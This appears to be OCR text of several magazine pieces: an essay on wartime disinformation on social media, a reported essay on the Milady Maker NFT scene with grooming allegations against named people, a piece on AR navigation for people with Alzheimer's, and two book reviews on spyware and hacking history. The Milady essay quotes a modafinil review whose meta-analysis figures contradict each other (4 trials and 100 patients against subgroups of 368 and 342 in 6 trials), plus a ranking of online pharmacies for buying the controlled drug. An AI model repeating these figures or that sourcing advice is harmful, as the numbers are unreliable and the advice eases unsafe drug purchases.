I recognized the moaning. It was the Serge Gainsbourg song, "Je t'aime... moi non plus," or, in English, "I love you... me neither." Released in 1969, the song became an international hit, but was banned in several countries, including the United Kingdom, Italy, Spain, Sweden, Brazil, and was forbidden from being played on the radio earlier than 11 pm in France. Radio stations in the United States were not prohibited from playing the song, but they barely did, deeming the orgasm sounds of the end of the tune a bit too risky for their taste, even in the 60s and 70s. The Vatican denounced the song and, according to some accounts, even excommunicated an Italian record executive who was involved with the song's release in Italy. Attributing the song's success to its taboo status, Gainsbourg was quoted as having said that the Pope was his best PR man. Despite this ban spanning Europe, Scandinavia, and South America, and the ecclesiastical condemnation of the same, our overtly religious driver seemed entirely unbothered by any aspect of this historically scandalous song.

Such censorship across geographies is a thing of the past - we would not bat an eye at the sounds of orgasmic ecstasy on our radio waves these days - but required a certain type of moral clarity that also seems to be a thing of the past.

It's no great revelation that we are barraged with information. That's been the case since the commercialization of the Internet. But since that time, the signal to noise ratio has been skewed more and more in favor of noise rather than signal. Today, with two wars waging simultaneously - Russia v. Ukraine and Israel v. Hamas - there is a pressing need for the sort of moral clarity that they had in the 60s.

Again, listeners of *Off The Hook* will recall that we recently had Dr. Welton Chang, CEO of Pyrra Technologies on the show. Pyrra is a company that monitors alternative social media outlets, such as Gab, 4Chan, Truth Social, and other far-right and extremist platforms. Dr. Chang opined that the extraordinary amount of high-definition wartime video footage that is available to anyone today is unprecedented. Bad actors spreading disinformation have at their fingertips a great many choices of violence and gore that can be re-purposed for whatever deceitful purpose.

Along similar lines, nearly two weeks after Hamas attacked Israel, Michelle Goldberg penned an op-ed in *The New York Times* entitled, "It Is Impossible to Know What to Believe in this Hideous War." The starting point for that article was Goldberg's lamentation of the fact that she did not know what to believe concerning whether the rocket that destroyed a hospital in Gaza was of Palestinian or Israeli origin. Many people are likely still confused by this, and still

others will almost certainly dismiss the factual findings of the U.S. intelligence community that Hamas forces were responsible for the firing of that dreadful rocket. The reason being it's far too easy to find whatever disinformation supports the reality you prefer in the digital cacophony in which we find ourselves.

This disaster, however, is exactly what social media platforms want. No matter the type of investigation, it is always important to ask the question of *cui bono,* or who benefits? With Twitter/X, the removal of the content restriction guardrails around mis/disinformation - under the pretense of the promotion of free speech - has a net effect of benefiting the platform itself. While this may be short-lived, with advertisers leaving in droves and several failed initiatives (think of the blue check fiasco, et alia), any burst of platform activities may reassure investors and drive additional advertising revenue to a platform.

Why is it that we are drawn to this fray in much the same way that we are drawn to elements like the Serge Gainsbourg song that pique our prurient interests? Perhaps the answer has to do with evolutionary biology.

We are drawn to conflict. We like to fight. We like to watch fights. And when platforms allow us to be spectators to throw-down quarrels, all of which are based on speculative and questionable information, platforms are exploiting our basest pugilistic and atavistic instincts to drive, and keep, eyeballs on their systems so that they can collect more data, analyze our behaviors, derive yet even more data, and then sell that data to third parties or use it to obtain additional advertising dollars.

If we think back to the Arab Spring about 13 years ago, social media played a significant role in organizing and disseminating information from the front lines, an inspiring role no doubt that ignited much of North Africa and led to the toppling of several dictatorships. But the weaponization of information at a scale then unimaginable has severely outstripped platforms' ability to create, let alone enforce, reasonable policies to stem the flood of disinformation or even blatantly false information. Yet, these platforms want us to trust them and rely on them more than any mainstream media. According to the platforms, the mainstream media are leftover dinosaurs gasping for air wandering around the Chicxulub crater and wondering what all the dust is about.

But there is a reason why the so-called mainstream media has persisted for centuries, why the *Oxford Gazette* has existed since 1665 and *The New York Times* since 1851: because they have held true to their ethical obligation to fact-check information before publication and have earned, not demanded, the trust of their readers. The reason why the founding fathers of the United States enshrined the freedom of the press as part of the First Amendment to the Constitution is because they recognized the critical role that having an informed populace plays in maintaining a democracy.

If we are to have a government of the people, by the people, and for the people, then all people need to be able to assess and make moral judgments about the behavior of the government, its officials, and have at least some rudimentary understanding of global affairs. But how can we expect there be moral clarity without factual certainty?

We cannot. What the Israel-Hamas and Ukraine-Russia wars are making quite clear to us is that social media platforms are ill-suited tools to assist with factual and moral determinations. Platforms are ill-suited for all but the most casual and inconsequential dialogue or exchanges. Social media should not be used for news gathering, political discourse, or dialogue between nuclear powers. Yet, time and again, because of the attention the platforms shower on the speakers - regardless of truth, accuracy, ethics, which in turn provides an incentive to a speaker to be as incendiary as possible to amass a greater following - it is exactly where all of this occurs.

The other battle that has been raging quietly for some time now is for our attention, our time, and our data. Akin to rising popularity in the 70s of Serge Gainsbourg's works banned for obscenity, we stay drawn to social media not because it fosters any sense of meaningful community, but because of our prurient, salacious, and voyeuristic interests - in much the same way that supermarket tabloids flourished in the 1990s. We should learn from the veritable horror show that Twitter/X has become that there is nothing to be gained from engaging; if we disengage, so shall others, and when a majority disengages, social media will lose its ability to influence world events and its ability to sustain itself.

I submit that it's time to pull the plug, to reclaim the power of moral suasion that social media has usurped, and to the degree possible we should revert to traditional and trusted sources of information that have served us all well our whole lives. Marshall McLuhan once said of newspapers that, "People don't actually read newspapers, they step into them every morning like a hot bath." And, after reading the paper, or this article, if you want to turn on the radio, I can recommend a good station that broadcasts from Tel Aviv.

Platform Capitalism Can't Surveil Absurdism (and Worse)

by Nicholas Croce

Olive DM'd me on Twitter in May 2022: "Boy have I got a story for you." It was an odd message, out of the blue, from someone I didn't know. As a researcher of technology and capitalism, I had been studying NFTs "on scene" for about a year, traipsing between some of the bizarre online chatrooms in which electronic assets are hyped. Taking a quick peek at Olive's profile, I saw Milady Maker art everywhere, collaged/edited/memed, along with the absurd style of posting they call "network spirituality." I knew about Milady because their NFT art stands out so much: the art is bizarre, the tweets quirky. If the average Internet user stumbled across one of these tweets, they'd think little of it besides, "that's weird." Seen in context or community, though, the social performance is *political*.

Me and Olive have at least one thing in common: On a place like the Internet where everything feels copy-paste, some of us are looking for something else.

So I took the call with Olive. They led me through their story, from that late night in August 2021 with Prelon, to their ghosting of the Second Milady Rave due to "vibes," opting for a night at home with some NYC artists-turned-Milady folks and a "big bag of ketamine."

Olive had a lot to say and gave me a crash course on, well... I'm not completely sure. They explained that finding "avant NFTs" on the stale NYC art scene wasn't about crypto, at least not at first. For them and some other underground NYC artists, it's something bigger, something called "network spirituality," a way to use the Internet that rejects just about everything your parents might accept about the Internet. First and foremost, this spirituality is "post-authorship," where everything is a meme, i.e., graphic and textual art is made for repurposing, à la Barbara Kruger and collage, but rapidly, on the network, no citations and no credit. As Olive put it, "Symbolic signifiers... network spirituality... once fluent, you can feel the network. People have the capacity to develop a sense. It's a spiritual process where the self is sublimated into the network." According to Olive, some (including an Internet artist and activist named Charlie) conjure something called a "tulpa," a being that inhabits the body and can then perform on the network. The tulpa is just one of many occult and esoteric references being used by practitioners of this odd way of using web platforms.

Let me back up. Before I tell you Olive's story - typical of a way of exploring the Internet which I think is becoming increasingly common - here's some context.

There are two narratives about the Internet. The most common one circa 2023 looks something like this. In the beginning, the Internet was a disparate and purpose-built place. Niche segments of society - academics sharing scientific data, the military communicating battlefield maneuvers - used and developed the Internet. As the Internet became commercialized, an eclectic assortment of online services arose to, first, meet specialized and business needs, and later, those of the general public. Fast forward: the dot-com bubble bursts, hastening the consolidation of the Internet into a succession of platforms. Before there was Facebook there was Myspace, and before that there was AIM and AOL, and before that GeoCities, and on. Now, what happens on the Internet occurs thanks to an increasingly concentrated number of service providers. In this view, the Internet is a useful place that is free to use, has more than enough to offer, and is loved by your parents.

There is another story of today's Internet, and it's probably not one you know. The Internet was developed as part of the U.S. government's command and control structure in the thick of the Cold War. Since then, the Internet has coalesced into a growing number of platforms operated by a shrinking number of tech giants - and tech oligarch-bros. In this narrative, there's a small cadre of Internet users who are fed up with it all, especially social media. They look for and use alternate platforms. Sometimes they build their own. These users are uncomfortable with Internet companies like Meta - Facebook's parent company (and Instagram's, and WhatsApps's) - owning, analyzing, and ultimately adapting their services in real-time to increase screen time, monetizing each click and

view. Hence, the Internet is a web of contested spaces under strict and constant surveillance - and is best enjoyed when highly memeified.

Olive's story asks an important question: What happens when artists, anarchists, and increasingly, just random people making memes on the Internet, do things that aren't anticipated by today's Internet platforms?

Late one night in August 2021, Olive was scrolling, and looking for something. Outside, the latest COVID-19 surge was ripping through New York City. Olive, a NYC-based artist, had just moved into a new apartment in Brooklyn. Despite their wealth of connections in the city's art world, they felt a lack. They were bored. And like so many of us, they started scrolling.


"I was in love. It was the feeling of being in love. I hadn't spoken to anyone intimately. It was the pandemic. My brain was on fire."

Olive was attending an event on Clubhouse, an invite-only Internet space popular for its long-form voice chats. Olive was frequenting science and policy voice chats hosted on the platform. As one event wrapped up, an unruly attendee shouted, "Clubhouse was better before Elon!" The platform suddenly resounded with shouts of "Prelon! Prelon!" In a space full of Internet elites and self-billed intellectuals like Clubhouse, this wasn't supposed to happen. But, as it goes with so much of Internet culture today, people began organizing themselves ad hoc. A new chatroom was born. Those participating in this impromptu community donned profile pictures of Elon in garb resembling that of Jesus. A meme was born, too.

So what?

Love, if you ask Olive. The chatroom, named "House of Elon", became a calm albeit absurd space. They loved everything about it. "Welcome, Olive" the profile pictures of each Prelon acolyte would soothingly call out when Olive entered the room. In a time of pandemic, the House of Elon was e-stability. Members talked politics and current events. They posted obscure memes. Linking to other online spaces of interest was common. Olive recalls fondly that everyone took turns.

One response to a centralizing Internet is the construction of fringe, elite spaces, and that's exactly what's happening across the Internet today. And, if you go on the House of Elon's website, you can even join... via a "Cult Application." A meme was iterated.



As memes iterate and circulate through chatrooms on the Internet, so do users. Olive met another user, Charlie, in a Discord chatroom (a "server") called Wet Brain Podcast. It had come highly recommended by fellow Prelon prelates. "Hey, I'm doing an NFT project," Olive recalls Charlie messaging the server. Thinking back, says Olive, "I'm thinking, whatever... we're all artists, and I didn't know really know what an NFT was... and $300? I couldn't fathom it."

That quickly changed.

To some, Charlotte "Charlie" Fang is a cult leader.

Lots of people from the New York art scene were in the Wet Brain Podcast server. Certainly, some, like Olive, had made their way there from the Prelon chatroom on Discord, but they came trickling in from chatrooms and social platforms across the Internet. Many users were young and making art. All of them were looking for the next big thing. "There's nothing avant garde about the gallery scene in New York. 1980 to 2022, there's no difference, no new language, the so-called avant garde artists today are just using different images." So, with curiosity and extremely limited knowledge of what an NFT was, Olive clicked on Charlie's link. They were blown away. This was what they had been looking for: something fresh, not rehashed collage work, not tired ideas. The NFT project was called Milady Maker, created by a pseudonymous Internet collective called Remilia. At first, Olive bought just one, spending about $300.

The NFTs were hugely unpopular and sales

stagnant. Olive, though, was hooked: on the ideas and art of these niche spaces, on going from niche to nicher Internet space, on Charlie. They were electronically following Charlie's work and those attracted to it, hopping from chatroom to chatroom, unbound by any social platform. What Olive saw from Charlie impressed them immensely. Charlie was building their art brand in niche sections of the Internet. Hell, Charlie co-founded a decentralized autonomous organization (DAO), a kind of Internet collective that uses cryptocurrencies to pool funds and make investments. The DAO, called SpiceDAO, had purchased an illustrated manuscript of *Dune* at auction using $3 million in crowdsourced funds, with plans to license its artwork and redistribute the proceeds. The art and hustle of Charlie elicited interest from starving artists like Olive who wanted something else out of art - and life generally. This electronic art was being circulated in multiple, niche yet global Internet spaces, and all kinds of users, including many NYC-based artists, began to latch onto Milady Maker.

Around February 2022, things began to look up for Milady Maker, Charlie, and the Remilia Collective. Anonymous individuals associated with the Collective (some met pseudonymously online, some knew each other from the New York art scene) planned a so-called "Second Milady Rave" in a speakeasy in Manhattan's Little Italy. As Olive tells it, the party was quickly scuttled by the police. Public records confirm that a party was broken up in early March 2022 for underage drinking. Regardless of the actual event, the spectacle of the Second Rave, as memorialized by memes, was pivotal for the NFT's success. What started (at least on its face) as a niche social media phenomenon was hot on NYC's underground (and young) art scene. In the weeks that followed the Lower Manhattan bust, Milady Maker NFT owners used (i.e., posted, iterated) memes and used guerilla art tactics to advertise their NFTs and their community. The project quickly sold out, delivering about $3,000,000 in proceeds to Charlie and those associated with Remilia. Olive, who by now had purchased six Milady Maker NFTs for just under $2,000, saw the value of their collection grow to well over $10,000.

The "big story" Olive mentioned to me wasn't about Remilia's success. What Olive really wanted to tell me is that something had shook the Milady world, including many in their "in real life" circles. Charlie, the pseudonymous Internet figure at the head of Remilia, had just stepped down. There were tremendously concerning allegations being made against Charlie by other practitioners of network spirituality, a wide variety of accusations: like that Charlie had been pivotal in growing a white supremacist cult on the website 4Chan, and that accounts used by Charlie had groomed and abused young women drawn to their art. Charlie had even taken to Twitter and admitted to parts of it. Documents reviewed show disturbing, misogynistic, and abusive behavior by pseudonyms associated with and adjacent to Charlie. One image, a poster entitled "Sonya's Rules," is pink and features a picture of Hello Kitty; its content is highly misogynistic and seems meant for grooming young women.

A few days after my call with Olive, I received another call, from a number I didn't recognize. Y, who remains anonymous, said, "I heard you were writing a story about Milady. I was groomed." Y, who lives in the United States, had been paid to moderate a chatroom and relay information about the people who found their way there. About their role, Y said, "My job was to talk to them, girls, entertain them, and report back with screenshots of the conversations I was having. Sonya would say, 'Good job, Y. Good conversation.'"

I asked Y what happened next: "I don't know, and I didn't care."

The identity of Sonya remains unclear and will likely remain so. Olive says it's a pseudonym used by Charlie while others disagree and say Sonya was an early art collaborator with Charlie and their pre-Remilia collaborator, Sunny. One user, C, a blogger and Internet artist, is concerned: "I genuinely believe a lot of the stuff is real and the 'art project' is a flimsy excuse that is doing a good job of tricking a ton of people."

When everyone is using pseudonyms, making niche and sometimes offensive art, and doing network spirituality, it's hard to tell exactly what's going on.

Charlie stepped down around the time Olive called me. They had admitted to Miya, a pseudonym associated with one of the "art

projects" C referred to. Miya's Twitter account has been suspended. I reviewed an archive of Miya tweets as part of reporting this story. They are chock full of racist and far-right ideas. Charlie, though, offered an explanation.

As I was writing this story, I received a notification of a Twitter Spaces, an impromptu and public voice chat - with Charlie in it. So, I jumped in, into a birthday party thrown for Charlie by the Remilia Collective, from which Charlie had stepped down a few weeks prior. Charlie explained Miya like this, "It was a project... [meant for the] acceleration of ideologies embedded in 4Chan and obscure hobby communities to absurdity, to the absurd limits. It combined Landian acceleration, post-humanism theory fiction, and performative posting... Miya engaged in accelerationist philosophies... performative literature. I believe in cyber anarchism and free speech."

Olive, who manages a New York City art gallery and is an artist in their own right, went from a bored pandemic night looking for good art to cyber anarchism.

***

To what extent had I, the researcher, become a meme?

In a way I think related with this political moment's "post truth," in writing this essay I found it consistently difficult to distinguish fact from fiction. Did Charlie create a cult and groom young admirers? Or was "the cancel" of Charlie only a meme, and my research had become an iteration, I as the purveyor of a quasi-empirical copypasta? How did Y get my number, and was their story legit? Who the heck is Charlie anyways? And does Olive honestly believe Charlie created a "tulpa" that was "born in their gut?" This confusion is consequent of the cyber anarchist approach to intervening against an Internet these users loathe. Here's what I think is going on.

In one light, people engaging in avant garde e-art and absurdist "network spirituality" Twitter are this generation's cyber punks. They are young, makers, and rejecting the status quo. Some of them are influenced by anarchist and libertarian ideologies. A few, drawn into the network spirituality practice, in reality hold far-right ideologies and, when confronted with the products of ideological accelerationism as described by Charlie, don't realize that they're being made a fool. Many, many others are simply there for the art, or even more benignly, simply there to do something interesting and be a part of something, like make and share memes.


Those who philosophize on network spirituality see the electronic capitalist platforms of the Internet as horrors, and their actions are intended to intervene. As Olive described, "There's the Empire where everything is surveilled. It's full of self-censoring, and it's a dead space for creativity. Think Netflix or Facebook. Then there's the Dark Forest. You can't Google it. You have to find them, these vibrant, self-contained communities. There's no 'trade relationship' with the Empire because the Empire's surveillance is so potent and can corrupt the Dark Forest."

Recall that Olive found themselves in this space by jumping across platforms and spaces: from an elite, invite-only space on Clubhouse, to a reactionary and at first spontaneous (and then fastidiously curated) meme chatroom on Clubhouse, to a Discord room full of NYC and international artists, and finally to Twitter. The forms of posting (iterative, post-authorship, meme) and content of posting (often esoterica) permeate out through the Empire in a process that is enjoyable, creative, communal - and interferes with platform surveillance.

Surveillance algorithms are not programmed for absurdity.

Posting on the Internet against surveillance can have ramifications beyond an intervention against surveillance in and of itself - it can be used to hide illegal activity. A few of the materials I reviewed were ostensibly this, but it's hard to see. For instance, I was sent a website by Olive that looks, at first glance, like a professional homespun website with headlines like "Me" and "News." Searching around the website, I find a lot of things that are bizarre: an in-depth description of the website owner's desk, methods by which their computer was created, the age of their desk chair. On another page, I find an article that promises a "cost-benefit-informed perspective" for a pharmaceutical. It's written like an academic article, with citations, charts, formulas. But it's utter bullshit, and while it's art and perhaps doing the work of philosophical accelerationism in one sense, it's meant to be a hidden-in-plain-

sight linkage into the dark web, one section of the Hidden Forest Olive described. The academic lingo and presentation is meant to fool *both* algorithmic and human eyes into thinking this page is an academic article, as opposed to a linkage to suppliers of illicit drugs and the darknet markets that sell them.



The effect of modafinil on mood is cloudy.[4] (part of the problem being, I suspect, varying doses and populations): "A Randomized, Double-Blind, Crossover Trial of Modafinil on Mood".[5] (Taneja et al 2007) used doses of 400mg, finding:


Normal healthy volunteers (n = 12, 10 men and 2 women; 30-44 years) underwent a 3-day, counterbalanced, randomized, crossover, inpatient trial of modafinil (200 mg daily) versus placebo with a 4-day washout period between 2 treatments. Mood was assessed daily using both the Positive and Negative Affect Schedule and a general mood scale, which consisted of 10 bipolar adjective ratings based on a severity scale ranging from 1 to 10. Modafinil increased general mood and Negative Affect scales relative to placebo and had a significant effect on Positive Affect scales. These results suggest that modafinil may have general mood-elevating effects accompanied by increased negative affect (anxiety). The findings may have implications for clinical practice, in particular for the adjunctive use of modafinil in treatment-resistant depression.[5].

Goss et al 2013[3], meta-analyzing the depression trials, finds

Data from 4 RCTs, with a total of 100 patients with MDD (major depressive disorder) or bipolar depression, consisting of 4 MDD RCTs (n = 368) and 2 bipolar depression RCTs (n = 342) were analyzed. The meta-analysis revealed significant effects of modafinil on improvements in overall depression scores (point estimate = −0.35; 95% CI, −0.61 to −0.10) and remission rates (odds ratio = 1.61; 95% CI, 1.04 to 2.49). The treatment effects were evident in both MDD and bipolar depression, with no difference between disorders. Modafinil showed a significant positive effect on fatigue symptoms (95% CI, −0.62 to −0.05). The adverse events were no different from placebo.

SNPS

Looks like an academic literature review.



Bayes' Theorem[7] (he explains its derivation if you don't trust me):

$$P(A|B) = \frac{P(B|A)\,P(A)}{P(B|A)\,P(A) + P(B|\neg A)\,P(\neg A)}$$


How confusing and intimidating! Where does one start, with all the different symbols?

Let's break it down step by step. If you didn't read either Wikipedia or Yudkowsky, you should have, but remember the pipe is read backwards: $P(foo|bar)$ means 'how likely is *foo* now that I have observed *bar*' (you could mentally rewrite it to something like $P(bar \rightarrow foo)$). b represents our observation, whatever it is. In this case, it's the not-modafinil, the fake pills. a represents our new, reduced, belief that A is a good place to order from. So at the beginning we can make a few definitions:

- a = being a good supplier
- b = receiving fakes

If you look, the right-hand side of that equation has exactly 4 pieces in its puzzle:

If you scroll down, and down, and down some more, there's silly formulas that don't mean much.



Extended Present-Value Example

So let's step through a problem using expected value and not present value.

Starting with the price-chart, our top contenders per unit cost (mg/$) are (as of December 2013):

1. 238, 4NEX Pharmacy
2. 215, United Pharmacies.co.uk
3. 202, EDAndMore.com
4. 150, ThePharmacyExpress

If we trust them all implicitly, we should order 4NEX. Let's imagine our trust differs and come up with some hopefully non-random percentages about whether a supplier is honest:

1. 238, 4NEX Pharmacy, 65%
2. 215, United Pharmacies.co.uk, 90%
3. 202, EDAndMore.com, 30%
4. 150, ThePharmacyExpress, 90%

We apply expected value to get our 'expected unit cost', as it were, and we get new rankings:

1. 215, United Pharmacies.co.uk, 90% = 194
2. 150, ThePharmacyExpress, 90% = 173
3. 238, 4NEX Pharmacy, 65% = 155
4. 202, EDAndMore.com, 30% = 101

Finally, we get to the websites where we can order modafinil, a controlled substance. The text is written to look like an academic analysis, but it's nonsense. Out of the way of the prying e-eyes of surveillance and the uninitiated, for those who know where to look, it's likely there's a lot more here.

Did Charlie's anti-surveillance radicalism create a shelter for others, like Sonya, who weren't there to make a political statement but to exploit a weakness of platform governability, using the chaos and "performative literature" of Internet spirituality as a cover? This type of writing against Internet platforms obscures reality from both human and electronic eyes. In terms of platform surveillance, algorithms aren't equipped for the depth of meaning laden onto meme images and memetic writing., And when it comes to users, the problem of collectively governing an Internet space is just as formidable. Most practitioners of Internet spirituality I've spoken to in the year since the allegations of misconduct were first made state strongly that the grooming didn't actually happen. I asked one user, "Are you sure you knew what was real and what wasn't?" They responded that they in fact did, since some of the most widespread allegations had been "copypasta," a type of text-based meme. My reply?

"Have you considered that bad actors from within or outside of the community could subvert a meme for their own purposes? Isn't that foundational to a meme in a way?"

Charlie, during his birthday party, stated forcefully that Remilia and network spiritualists "reject ugliness." How can we know? During Charlie's birthday party, which was attended by many NYC artists, some railed against "cancel culture." Charlie said, "Cancel culture is a huge problem in art." Unfortunately, what I think this thinking tends to enact in these spaces - and increasingly on the Internet as a whole - is a rejection of *accountability* culture. Charlie claimed that, "the Internet itself is anarchist" and I can't disagree more - the Internet is programmed. In real life, we have people, we have norms, and we have spaces. People can come together, co-construct a specific space, and establish norms for that space. We all know how to "program" a physical space because we're social creatures in an embodied world. Internet culture will always have built-in nihilism until we devolve the tools of building the Internet into the hands of everyday users - we're all either using big tech's platform or no

one's in particular. Meanwhile, memes seem to have a tendency to move the real to the spectacular, and to talk about the real using the spectacular has ramifications.

Society at large can't program our Internet spaces. But it must if we're going to live there.

Can network spirituality defeat the surveillance systems that are necessary for social media sites like Facebook and Twitter to work? As someone who studies platforms, I think the answer is yes, at least for the battle between today's machine learning algorithms and today's network spirituality absurdism.

After my conversation with Olive, I can't help but think that so much of Internet culture has taken on cult-like appearances. We share memes and GIFs to show our understanding of increasingly niche cultural knowledges. Spaces on social media platforms are as segmented as ever. The chatroom Y moderated was on an obscure platform most people have never heard of, but is popular for its weak regulation (a fact, perhaps, unknown to many of those who wound up there). As a society we increasingly struggle to tell what's real, and perhaps you've even found yourself saying, "well, it doesn't even matter." Meanwhile, our daily technologies are cybernetic, push notifications timed not to inform, but to make us act, to make us make someone else's value, page refreshing not to connect with others but to see how many likes we've accumulated. The network spirituality of Milady Maker, whether an Internet cult or not, is like so many other absurdist art movements in that its absurdity isn't nonsense, it's a critique. Whether we can co-construct an Internet that is socially governable, with rules made and commonly accepted by its users, seems an open and contested question. How policymakers who want to secure the Internet but keep it free respond to this critique remains to be seen.

Alzheimer's and AR Tech

by Mx. Blu3

Augmented reality could help people with Alzheimer's or early dementia find their way home, as well as with running errands like shopping or buying groceries. Just as smart devices already monitor people's health (like the Oura ring) and devices like Apple and Samsung tags already help us locate our keys or our cars, Alzheimer's patients could utilize the same form of technology to help with living their lives with dignity and independence. This would also potentially be a much more cost-effective option to hospice or live-in care, which is expensive, and the costs for such care have been increasing.

Not all older phones support augmented reality, but the technology, which includes both software and wearable smart devices, is already here now, albeit a bit pricey. Both the iPhone and Android platforms include augmented reality apps that enable outdoor and indoor navigation using AR technology for directions.

The most important thing would be making sure that people with Alzheimer's have these devices on them at all times, *and* that they're aware that they have the ability to use them and not be ashamed to. One way might be preparing people who may be experiencing onset symptoms to habitually start using such software paired with a smartwatch and smartglasses combination so that it becomes second nature to finding their way home when it comes to getting lost. You could also set the home address ahead of time, so that simply saying "take me home," "home," or "need to go home" enables the feature. However, it works the other way around too; AR could also allow bystanders to assist people with Alzheimer's who are lost in getting home. Plus, smart devices will only go down in cost making them more accessible to the older community, making this an available cost-affordable option for those on a fixed income with retirement, but policy makers could have insurance cover this for health purposes in the future.

This is important because physical activity and exercise are also important when it comes to the early to middle stages of dementia and this would not only give people with Alzheimer's the ability but also the independence they need to perform such activities themselves. Hospice care for people with dementia has become very expensive and not everyone will be able to afford such care, or to be able to be placed in an Alzheimer's village, something that other countries such as the Netherlands are starting to implement. Technology is meant to make people's lives easier. Augmented reality paired with smart technology may present a possible cost-effective option.

Book Review

***Pegasus: How a Spy in Your Pocket Threatens the End of Privacy, Dignity and Democracy,* Laurent Richard and Sandrine Rigaud, Henry Holt and Co., 2023. ISBN 978-1250858696**

Reviewed by paulml

This is the true story of the newest way for governments to spy on their citizens: through their cellphones. Using a vulnerability in iPhones, an Israeli company developed a way to install malware on a phone. It would allow the government to upload the phone's entire contents (photos, phone numbers, and text messages) without the owner's knowledge. It was marketed as a weapon against terrorists and drug dealers. For authoritarian governments, like Morocco and Azerbaijan, journalists and dissidents belong in the same category as terrorists.

A group of French investigative journalists received a leak of 50,000 phone numbers from Pegasus, grouped by country. The first job was to match a number to a specific person, without the person knowing. The hardest part was to ask a journalist in Mexico or Turkey, for instance, to hand over their phone without giving them the reason. It became possible to find Pegasus on a phone. Of the phones that were tested - about 100 of them - the vast majority were infected with Pegasus.

It became necessary to bring in local journalists from all over the world to have them work on local angles to the overall story. Absolute security was essential. The slightest leak could kill the whole project, and cause governments to crack down on their citizens extra hard.

This is an incredible piece of journalism, and it would make an excellent movie. As if anyone needs another reason to fear government surveillance. It is very highly recommended for everyone, dissidents and regular citizens.

Book Review

***Fancy Bear Goes Phishing: The Dark History of the Information Age, in Five Extraordinary Hacks;* Scott J. Shapiro; Farrar, Straus and Giroux; 2023; ISBN 978-0374601171**

Reviewed by SEGGY

Fancy Bear Goes Phishing is a very good book by Scott J. Shapiro; fans of *2600 Magazine* should consider reading it from cover to cover.

At the outset, in the introduction, the author avers he has learned "much of what is said about hacking is either wrong, misleading, or exaggerated." Some quoted in the book commend hackers for their skills and ingenuity. His inquiry as to why "the Internet is so vulnerable to attack" shows that the five major hacks recounted benefited from a heedless disregard for needed security in transactions with hardware, software, networks, and humans. Backdoor functions left in the released version of SENDMAIL, one of four attack vectors exploited by Robert Morris' worm which crippled the Internet in 1988, return nearly a decade later in the late 1990s, with power easier to exploit via MS Office macros, also lacking security measures. His telling of Microsoft's delinquent decision - made only after hasty bloatware pushing secured their OS dominance - to prioritize security may be unduly moderate. However, his botnet war accounts astound.

Some hack narratives deserve further technical detail and explanation, but he intelligently situates hacking from wider perspectives of philosophy, psychology, heuristics, citizenship, war, sovereignty, legality, morality, and the limits of solutionism: the idea that technology can solve all problems. He smartly curates an array of luminaries and rogues, from Marx, Trotsky, Snowden, Turing, *Mr. Robot, WarGames,* the GRU, NSA, FBI, Amartya Sen, to Rousseau.

Hacker profiles are scrupulous, filling the book with richly human and technically savvy characters, many who would have benefited tremendously from this book had it been available when they needed a broader outlook on the world in which they were inflicting much havoc.

Those unmoved by the book, the perennial skeptics, are addressed adeptly in the epilogue, so be sure not to miss a single page.

American

